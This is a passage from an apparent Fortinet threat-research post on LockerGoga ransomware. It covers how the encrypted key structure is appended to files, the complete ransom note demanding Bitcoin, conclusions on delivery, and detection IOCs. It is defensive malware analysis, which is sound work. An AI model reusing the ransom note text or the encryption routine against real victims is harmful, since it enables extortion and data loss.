
The final “GOGA” structure is then appended to the encrypted file.

```
StringSource(&v136, (int)GOGA.always_0, 40, v66, (int)PK_EncryptprFilter);// encrypt AES Key/IV
LOBYTE(v164) = 40;
NtWriteFile(v134, 0, 0, 0, &v124, &GOGA, 0x90, 0, 0);
NtClose(v134);
```

Figure 19. “GOGA” structure is appended to the encrypted file

Ransom Note

Next, the ransom note named “README-NOW.txt” is dropped into the %Desktop% of the current user. It contains instructions to contact some email addresses for payment instructions.



README_LOCKED.txt

```
Greetings!

There was a significant flaw in the security system of your company.
You should be thankful that the flaw was exploited by serious people and not some rookies.
They would have damaged all of your data by mistake or for fun.

Your files are encrypted with the strongest military algorithms RSA4096 and AES-256.
Without our special decoder it is impossible to restore the data.
Attempts to restore your data with third party software as Photorec, RannohDecryptor etc.
will lead to irreversible destruction of your data.

To confirm our honest intentions.
Send us 2-3 different random files and you will get them decrypted.
It can be from different computers on your network to be sure that our decoder decrypts everything.
Sample files we unlock for free (files should not be related to any kind of backups).

We exclusively have decryption software for your situation

DO NOT RESET OR SHUTDOWN - files may be damaged.
DO NOT RENAME the encrypted files.
DO NOT MOVE the encrypted files.
This may lead to the impossibility of recovery of the certain files.

The payment has to be made in Bitcoins.
The final price depends on how fast you contact us.
As soon as we receive the payment you will get the decryption tool and
instructions on how to improve your systems security

To get information on the price of the decoder contact us at:

DharmaParrack@protonmail.com
wyattpettigrew8922555@mail.com
```

Figure 20. LockerGoga ransom note

Conclusion

LockerGoga is not at all exceptional in terms of sophistication, especially when compared to other ransomware families.

However, it has a unique way of iterating through the files of the victim. In most cases, ransomware uses low level Windows APIs in a multi-threaded approach to encrypt all the files, which is more than adequate for its purposes. In this case however, it spawns a process of itself in "slave" mode to encrypt a file. That means for each file, a new "slave" process is executed just to encrypt the file. This creates much more noise, as any process spawning hundreds of child processes will be an obvious cause for suspicion, to say the least.

Although the malware developer obviously does not bother using evasions, especially considering the binaries don't have any obfuscation, its use of a valid Digital Certificate may be the source of their confidence. Plus, according to reports, there is a high possibility that these attacks are targeted, which might entail a previously conducted reconnaissance stage—an integral part of any targeted attack—to check the security composure of the target before deploying the payload, and in that process they may have figured out that evasions were not needed.

In this kind of targeted attack, it is not a matter how sophisticated or advanced the malware payload is. It is a matter of how they were able to get inside the company. Even the fastest and most advanced malware will not be able to cause any damage unless it finds its way into a system. So while LockerGoga has some features that give it

an edge compared to other ransomware families, it’s not about that. It's how they were able to deliver and execute the ransomware inside the company.

On this note, it is very important to both users and the security industry for us to continue to investigate so we can find out how what happened to patient zero. As this incident is still an ongoing investigation, we'll be keeping everyone posted with any developments.

-= FortiGuard Lion Team =-

Solution

Fortinet customers are protected by the following:

- Samples are detected by W32/Crypren.AFFL!tr.ransom signature
- FortiSandbox rates the LockerGoga’s behaviour as high risk

IOCs
Sha256
c97d9bbc80b573bdeeda3812f4d00e5183493dd0d5805e2508728f65977dda15 – W32/Crypren.AFFL!tr.ransom

View the latest Fortinet Threat Landscape Indices for botnets, malware, and exploits.

Learn more about FortiGuard Labs and the FortiGuard Security Services portfolio. Sign up for the weekly FortiGuard Threat Intelligence Briefs.

Learn more about the FortiGuard Security Rating Service, which provides security audits and best practices.

Read more about our Network Security Expert program, Network Security Academy program or our FortiVets program.

Source: https://www.fortinet.com/blog/threat-research/lockergoga-ransomeware-targeting-critical-infrastructure.html